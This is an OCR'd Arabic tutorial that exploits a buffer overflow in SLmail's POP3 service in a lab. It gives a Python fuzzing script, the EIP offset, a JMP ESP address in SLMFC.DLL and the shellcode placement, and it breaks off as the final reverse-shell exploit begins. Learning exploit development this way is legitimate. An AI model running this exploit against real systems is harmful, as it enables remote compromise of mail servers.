
في الصفحة التالية شكل يُعبِّر عن البيئة المُستخدَمة في الإختبار.

قُمنا فيه بتنصيب ال SLmail وال Debugger الخاص بنا على ال Win XP.

نأتي إلى الخُطوة الأولى..

Preparing and Sending our Buffer

تأكد في البداية من إعدادات ال Firewall الخاص بال Windows أنه يسمح بمرور ال traffic عبر المنفذ 110، وهو منفذ ال POP3، أو يمكنك إيقاف ال Firewall بشكل مؤقت إن أردت.



سنقوم بتشغيل Kali Linux، وفتح ملف txt وإضافة هذا الكود بداخله:


```
#!/usr/bin/python

import socket
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
buffer = 'A' * 2700
try:
   print "\Sending evil buffer..."
   s.connect(('192.168.18.131',110))
   data = s.recv(1024)
   s.send('USER username' + '\r\n')
   data = s.recv(1024)
   s.send('PASS' + buffer + '\r\n')
   print "\Done!."
except:
```

```
    print "Could not connect!"
```


هذا الكود مكتوب بلغة ال Python، هو باختصار يقوم بالإتصال بالمنفذ 110 وهو المنفذ الخاص ببروتوكول POP3 في محاولة لعمل Remote Access إلى ال Mail box، وذلك بعمل هجوم BoF بإرسال حرف ال A مُكرراً 2700 مرة إلى ال Buffer المُخصص لنا!.

قم بحفظ الملف وافتح ال Terminal لديك. ثُم اذهب إلى الويندوز وقم بتشغيل ال Debugger، واختر File ثُم Attach ثم Slmail ستُلاحظ وجود منفذ ال POP3 وهو 110 تحت خانة ال Listening، ثُم اضغط على Run. قم بالقفز إلى ال Terminal لتنفيذ الكود بكتابة الأمر ./fuzz2.py حيث fuzz2 هو اسم الملف:



هيا لنعود إلى ال Debugger داخل ال Win XP لنرى ما حدث!..

لقد حدث Overflow بالفعل كما ترى، وقد وصل إلى ال EIP Register.



هذا جيد.. هيا لننتقل إلى الخطوة الثانية

Binary Tree Analysis

نريد هُنا تحديد موضِع ال "4A's" التي أحدثت Overwrite لل EIP من بين هذه ال A*2700 المُرسَلَة.

هل تتذكر الأسئلة التي طرحناها بعد مثال ال Stack Overflow..؟

كانت أين ومتى حدث ال Crash..؟

سنقوم بعمل حِسبة رياضية سريعة في مُحاولة لتخمين مكان هذه ال "4A's" داخل ال buffer المُرسَل.


ما رأيك بدلاً من إرسال ال "2700 A's" أن نقوم بقسمة ال 2700 إلى قسمين، 1350 A's و 1350 B's. فإن حدث Overwritten لل EIP بالحرف B فنستنتج أن ال Location يقع في النصف الثاني من ال buffer. ثُم بعدها نقوم بقسمة ال 1350 B's هذه إلى 1670 B's و 1670 C's. وهكذا نستمر في عملية القسمة وتغيير ال Character إلى أن ننجح في تحديد ال location المرجو.

ولكن هذه الطريقة صعبة ومُكلّفة إلى حد ما!، ما رأيك بطريقة أيسر؟

سنقوم باستخدام أداتان من أدوات ال Metasploit Framework

الأولى "pattern_create.rb" تقوم بإرسال String يتم تصميمها خِصيصاً، ثم تحديد ال 4 bytes التي قامت بعمل overwrite لل EIP. وبعدها نستخدم الأداة الثانية "Pattern_offset.rb" لتحديد مَوضِع هذه ال 4 bytes بالضبط داخل هذه ال String.

هيا لنُشاهد معاً مايحدُث!.



كما يظهر.. لقد طلبنا من الأداة تكوين string مُكونة من 2700 حرف.

وماذا سنفعل بهذه ال String..؟

هل تذْكُر هذا السطر بالكود `buffer = 'A' * 2700`

نقوم بنسخ هذه ال string ووضعها هنا لتكون هي قيمة ال buffer الجديدة.

الآن سنقوم بتنفيذ الكود مرةً أخرى بعد أن نقوم بعمل restart لل process الخاصة بال SLmail داخل الويندوز لأنه قد حدث لها crash جرَّاء الهجوم الماضي!.

والآن داخل الويندوز، قم بعمل attach مرةً أخرى ثُم Run. وعُد إلى ال Terminal لنقوم بتنفيذ الكود الجديد، سنُسميه "fuzznew"

```
root@Kali:~# ./fuzznew.py
```

جيد!.. لِنعود إلى ال Debugger كي نُشاهد ما حدث لل EIP..

ستُشاهد شيء أشبه بهذا:

```
Registers (FPU)
EAX 00000000
ECX 02639EC4 ASCII "13/04/06 09:12:52 P3
EDX 00000000
EBX 00000004
ESP 0263A128 ASCII "Dj0Dj1Dj2Dj3Dj4Dj5Dj
EBP 69443769
ESI 00000000
EDI 00000001

EIP 39694438
```

لقد حدث Overwrite لل EIP بهذه ال Hex bytes التي تم تظليلها في الصورة!.


وماذا سنفعل الآن؟.

سننسخ هذه ال bytes ونقوم بإدخالها إلى الأداة الثانية كي تُخرِج لنا موضع أو ترتيب هذه ال bytes داخل ال String التي أرسلناها. تأمّل معي الشكل التالي.. حيثُ يُوضِّح استخدام الأداة الثانية في تحديد موضع ال 4 bytes المطلوبة.

سنقوم بإدخال مسار الأداه متبوعاً بال 4 bytes وهم 38 44 69 39

فتظهر لنا النتيجة:

```
[*] Exact match at offset 2606
```




هيا لنُعيد إرسال ال buffer بعد معرفة هذه المعلومات الخطيرة ☺.

سنقوم بتعديل هذا السطر داخل الكود ليكون كالتالي:

```
buffer = "A" * 2606 + "B" * 4 + "C" * 90
```

هذا يعني أن ال EIP لابد أن يحدث لها overwrite ب "4 B's" أو 42 42 42 42 بالنظام الثنائي، ثُم أكملنا بقية ال buffer بالحرف "C".



لقد حَدَثَ overwrite لل EIP، أيضاً ال ESP أصبحت تُشير إلى بداية ال "C's" بالأسفل في الجهة اليمنى

هذا عمل رائع!..

هيا لننتقل إلى الخطوة الثالثة..

Locating Space for our Shellcode

لاحظنا في الشكل الماضي أنَّ ال ESP أصبحت تُشير إلى بداية ال buffer الذي ملأناه بالحرف "C"، هذا يدفعنا لاستبدال حروف ال "C" هذه بال Shellcode الخاص بنا.

ولكن ال shellcode الذي نحن بصدد استخدامه تصل مساحته إلى 350 bytes، بالتالي نحن بحاجة لزيادة حجم ال buffer المُخَصّص لل shellcode.

سنقوم بإجراء تعديل على السطر المُعتاد داخل الكود الذي كتبناه سابقاً..

```
buffer = "A" * 2606 + "B" * 4 + "C" * (3500 - 2606 - 4)
```

والآن، سنقوم بتنفيذ الهجوم مرةً أخرى للتأكُّد من نجاح عملية ال Allocation المبدأية لل shellcode.

لقد نجحنا!!..

كما ترى تحت خانة ال Address، تم تظليل ال address الخاص ببداية ال shellcode وهو الذي تُشير إليه ال ESP.

ولكن لاحظ أن ال address الذي تُشير إليه ال ESP قد تغيَّر في المحاولة الثانية!.

وماذا نستفيد من كوْن أن ال ESP تُشير إلى هذا ال Address..؟

نستفيد أنه لو استطعنا عمل redirection لل Execution flow أثناء حدوث ال crash بحيث يَحْدُث Jump إلى ال "Address of ESP Register" سنكون بهذا حققنا هدفنا.

وما هو هدفنا؟

بما أن ال ESP تُشير إلى موضع ال shellcode، فهذا يعني أنه سيتم تنفيذ ال shellcode وهو عبارة عن Reverse shell.

إذاً.. نحن الآن بحاجة للبحث عن Instruction من نوع JMP ESP كي نُجبِر ال CPU بالقفز إلى ال ESP أثناء حدوث ال crash.

ولماذا لا نُعطيه نحن هذا ال Address of ESP لِتوفير عناء البحث عن هذه ال instruction داخل ال Memory..؟

كما رأينا أنَّ هذا ال Address يتم تغييره في كل مرة يحدث فيها crash لهذه ال process، وبالتالي لن يُمكِنُنا معرفة عنوانه!، وعوضاً عن ذلك، سنبحث عن هذه ال instruction التي تقوم بالقفز إلى ال ESP كنوع من التحايل على هذه المشكلة.

هذا ممتاز.. هيا لننتقل إلى الخطوة الرابعة..

Redirecting the Execution Flow

نحن الآن نمتلك ال EIP، وهي المسؤوله عن الانتقال إلى ال instruction التالية كي يتم تنفيذها.. أليس كذلك؟

كما أننا نعلم ال instruction التالية التي نود الانتقال إليها.. وهي Jmp ESP، ولدينا ال shellcode الذي وضعناه في مكانٍ ما في ال memory.


يتبقى لنا الآن إيجاد هذه ال instruction التي تنتمي لأي Executable غير محمي بتقنية ال DEP و ال ASLR كي نستخدمهُ لهذه المهمة الخطيرة ☺.

هل تذكر هذا ال DEP وال ASLR..؟

سنستخدم لهذه المهمة Script يُسمى mona.py وهو أحد ال Scripts الخاصة بهذا ال Debugger الرائع.

هذا ال Script سنطلب منه أن يبحث لنا داخل ال memory عن أي module أو executable تتوفر به الخصائص التي نُريدها، وهي أن يكون هذا الملف غير محمي كما ذكرنا سابقاً، ثم بعدا نقوم بالبحث داخل هذا ال module عن ال Instruction التي نُريد.. وهي Jmp ESP.

مايلي النتائج التي أخرجها لنا mona.py..




```
0BADF00D | ----------------------------------------------------------------------------------------------------------------
0BADF00D | Module info :
0BADF00D | ----------------------------------------------------------------------------------------------------------------
0BADF00D | Base       | Top        | Size       | Rebase | SafeSEH | ASLR  | NXCompat | OS Dll | Version, Modulename & P
0BADF00D | ----------------------------------------------------------------------------------------------------------------
0BADF00D | 0x71a40000 | 0x71aa6000 | 0x00066000 | True   | True    | True  | True     | True   | 7.0.7600.16385 [MSVCP60
0BADF00D | 0x00150000 | 0x0017a000 | 0x0002a000 | True   | False   | False | False    | False  | 1.0 [ARM.dll] (C:\Progr
0BADF00D | 0x73a20000 | 0x73a30000 | 0x00010000 | True   | True    | True  | True     | True   | 6.1.7600.16385 [NLAapi.
0BADF00D | 0x76dd0000 | 0x76e9c000 | 0x000cc000 | True   | True    | True  | True     | True   | 6.1.7600.16385 [MSCTF.d
0BADF00D | 0x5f400000 | 0x5f4f4000 | 0x000f4000 | False  | False   | False | False    | True   | 6.00.8063.0 [SLMFC.DLL]
0BADF00D | 0x74ac0000 | 0x74ac9000 | 0x00009000 | True   | True    | True  | True     | True   | 6.1.7600.16385 [VERSION
0BADF00D | 0x00020000 | 0x00029000 | 0x00009000 | True   | False   | False | False    | True   | 1.1 [ExcptHnd.dll] (C:\
```

لاحظ ال DLL المُظلل بالأبيض.. إنه أحد الملفات الموجودة في ال system32 داخل ال windows، في الحقيقة أنه ليس ملفاً بالمعنى الحرفي، بل هو Application Library. هذا ال DLL لا يتعرض إلى ال Rebase في كل عملية reboot، أيضاً غير محمي بتقنيات ال SafeSEH، أو ال DEP، أو ال ASLR.

هذا اختيار مثالي!!..

والآن سنبحث بداخله عن Jmp ESP، ولكن لا يُمكِنُنا كتابتها هكذا في خانة البحث!.. نحن بحاجة إلى ال opcode المُقابل لهذه ال instruction، وهو `FF E4`، نقوم بالبحث بكتابة الأمر كما هو موضح بالشكل التالي:



نقوم بالنقر المُزدوج على هذا ال address المُظَلل باللون الأبيض لتظهر لنا ال instruction بشكل واضح كمايلي:

```
5F4A358F  FFE4      JMP ESP
5F4A3591  0048 5F   ADD BYTE PTR DS:[EAX+5F],CL
```

المُحصلة حتى الآن..

نحن بحاجة لتوجيه ال Execution flow أثناء حدوث ال crash وهو المُتمثِّل في ال EIP التي استطعنا عمل overwrite لها.. إلى هذا ال address الذي يقع داخل ال DLL المُسمَّى slmfc.dll والذي يقوم بعمل Jump إلى ال ESP، والتي بدورها تُشير إلى ال shellcode الخاص بنا!.

هذا مُدهِش!!..

هيا بنا لننتقل إلى الخطوة الأخيرة..

Getting the Shell

الآن، وبعد أن حصلنا على كل ما نُريد، بقي لنا استبدال ال "C's" بال shellcode الذي نُريده.

تعال معي لنُشاهد الشكل النهائي للكود الذي سنقوم بتنفيذه..

```
#!/usr/bin/python

import socket
